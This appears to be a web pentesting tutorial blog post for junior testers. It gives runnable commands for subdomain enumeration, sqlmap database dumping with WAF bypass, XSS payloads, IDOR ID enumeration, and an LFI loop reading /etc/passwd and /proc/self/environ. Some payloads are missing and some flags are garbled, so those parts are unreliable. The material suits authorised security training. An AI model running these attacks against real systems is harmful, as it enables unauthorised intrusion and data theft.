
Listen to this Post

Introduction:
Web application vulnerabilities like SQL Injection, IDOR, and XSS remain the top entry points for breaches. Junior penetration testers must master both manual exploitation and automated tooling to uncover security flaws before attackers do. This article extracts real-world techniques from a cybersecurity researcher’s profile, providing step‑by‑step commands, configurations, and reporting strategies.
Learning Objectives:
- Execute subdomain enumeration and attack surface mapping using Linux/Windows tools.
- Exploit SQL Injection, XSS, and IDOR with manual payloads and automated scripts.
- Build a home lab to practice OWASP Top 10 vulnerabilities and API security testing.
You Should Know:
1. Web Reconnaissance & Subdomain Enumeration
Understanding a target’s external footprint is the first offensive step. Use passive and active enumeration to discover hidden endpoints, virtual hosts, and misconfigured services.
Step‑by‑step guide – Linux:
 Passive subdomain enumeration using Amass
amass enum -passive -d example.com -o subdomains.txt

Active enumeration with ffuf and a wordlist
ffuf -u https://example.com -H "Host: FUZZ.example.com" -w /usr/share/wordlists/subdomains.txt -fw <ignore_size>

Resolve IPs and probe HTTP services
cat subdomains.txt | httpx -status-code -title -tech-detect
Step‑by‑step guide – Windows (PowerShell):
 DNS brute‑force using Resolve-DnsName
Get-Content subdomains.txt | ForEach-Object { Resolve-DnsName $_.example.com -ErrorAction SilentlyContinue }
Tool configuration:
Modify `/etc/resolv.conf` to use faster DNS servers (e.g., 1.1.1.1). Rate‑limit ffuf with `-p 0.5` to avoid WAF blocks.
2. SQL Injection Exploitation with SQLmap
SQLi allows database extraction. Always confirm manually first, then automate with SQLmap while respecting safe flags.
Manual test payload:
`’ OR ‘1’=’1′ — -` inserted into login or parameter fields.
Step‑by‑step SQLmap usage (Linux/WSL):
 Detect and enumerate databases
sqlmap -u "https://target.com/page?id=1" --dbs --batch --random-agent

Extract tables from a specific database
sqlmap -u "https://target.com/page?id=1" -D database_name --tables --dump

Bypass WAF with tamper scripts
sqlmap -u "https://target.com/page?id=1" --tamper=space2comment --level=5 --risk=3
Windows alternative:
Use SQLmap via Python installation (python sqlmap.py). Add `–proxy=http://127.0.0.1:8080` to route traffic through Burp Suite for analysis.
3. Cross-Site Scripting (XSS) Payload Development
XSS can steal sessions or deface pages. Test both reflected and stored vectors using context‑aware payloads.
Step‑by‑step manual testing:
- Inject `` into input fields, URL parameters, or JSON bodies.
- For attribute context: `” onmouseover=alert(1) x=”`
– For inside ``
Automated scanning with Dalfox (Linux):
 Scan a single URL with all payloads
dalfox url "https://target.com/search?q=test" --waf-evasion

Pipe multiple endpoints from a file
cat urls.txt | dalfox pipe --mass --silence
Burp Suite configuration for XSS:
Install the “Collaborator Everywhere” extension. Send parameters to Intruder with a payload list of 100+ XSS vectors, and monitor the “Reflected” tab.
4. IDOR and Access Control Testing
Insecure Direct Object References let attackers access other users’ data. Manual parameter tampering is the key.
Step‑by‑step IDOR exploitation:
- Intercept a request containing an ID (e.g.,
/profile?id=123). - Change the numeric value to
124,1, or0. - If the response returns another user’s data, the vulnerability is confirmed.
- Use Burp Intruder to fuzz IDs with a sequential payload and compare response lengths.
Automation using Bash (Linux):
 Loop through user IDs and check HTTP status/length
for i in {1..100}; do
curl -s -o /dev/null -w "%{http_code} %{size_download}\n" "https://target.com/api/user/$i"
done | sort | uniq -c
API IDOR testing with Postman:
Create a collection with a `{{user_id}}` variable. Run the collection with a data file containing 1–200 IDs. Add a test script to flag any response where `user_id` differs from the requested ID.
5. API Security Testing with Postman
Modern web apps expose REST/GraphQL APIs. Test for mass assignment, broken object level authorization (BOLA), and excessive data exposure.
Step‑by‑step API testing:
- Import the OpenAPI spec into Postman.
- Use the “Collection Runner” with a CSV of malicious inputs (SQLi, XSS, path traversal).
- For GraphQL, install the “GraphQL” extension and run introspection queries:
{__schema{types{name,fields{name}}}}. - Check if the API returns internal fields like
password_hash,reset_token, orcredit_card.
Hardening recommendation (for defenders):
Implement strict rate limiting (100 requests/min) and always validate the user’s session against the requested resource ID on the server side.
Command to scan for open API endpoints (Linux):
 Using Katana to crawl and filter API paths
katana -u https://target.com -jc -d 5 | grep -E '(/api/|/v1/|/graphql)'
- Automation with Python and Bash for Vulnerability Scanning
Junior testers should script repetitive tasks – from header injection to CORS misconfiguration checks.
Python script for CORS test:
import requests
target = "https://target.com/api/data"
headers = {"Origin": "https://evil.com"}
resp = requests.get(target, headers=headers)
if "evil.com" in resp.headers.get("Access-Control-Allow-Origin", ""):
print("CORS misconfiguration detected!")
Bash one‑liner for LFI (Local File Inclusion):
for file in /etc/passwd /etc/hosts /proc/self/environ; do
curl -s "https://target.com/view?page=$file" | head -10
done
Setting up a testing lab (Linux):
 Deploy OWASP WebGoat and Juice Shop via Docker
docker run -d -p 8080:8080 webgoat/goatandwolf
docker run -d -p 3000:3000 bkimminich/juice-shop
7. Reporting with CVSS Scoring and PoC
A professional report differentiates a junior from a senior. Always include proof‑of‑concept (PoC) steps, impact, and remediation.
Step‑by‑step report structure:
- e.g., “IDOR in /api/v1/invoice allows viewing any user’s invoices”.
- CVSS Vector: Use `cvsscalc.com` to generate (e.g., `AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` → 6.5 Medium).
- Steps to Reproduce: numbered requests with raw HTTP traffic.
- Impact: Data breach, financial loss, reputation damage.
- Remediation: Enforce server‑side access control; use indirect references (UUIDs instead of sequential IDs).
Tool to generate automated reports from Burp:
Install “Burp Bounty” extension. Configure detection rules for SQLi, XSS, IDOR. Export findings to JSON, then convert to Markdown with a custom Python script.
What Undercode Say:
- Master the basics before automation: Run `sqlmap` only after confirming a manual SQLi – blind trust in tools leads to false positives and missed edge cases.
- Reporting is a skill equal to exploitation: A well‑documented vulnerability with a clear PoC and business impact will be fixed faster and earn higher bounties.
Analysis: The junior researcher’s profile rightly emphasizes OWASP Top 10, but modern web attacks pivot to API logic flaws and SSRF. Learning GraphQL introspection, NoSQL injection, and race conditions is the next step. The best training is building a local lab (Docker + DVWA) and grinding CTFs like HackTheBox. Linux command‑line fluency (grep, awk, jq) is non‑negotiable. Also, Windows Active Directory basics matter for internal pentesting – a skill overlooked by many web‑only testers.
Prediction:
Within two years, AI‑powered DAST tools will automate 70% of common SQLi/XSS discovery, shifting junior roles to manual business logic testing, API chain exploitation, and cloud misconfiguration auditing. Certifications like PNPT and BSCP will outweigh generic CEH. Linux shell scripting and Python will become mandatory filters for hiring.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Omar Yasser – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


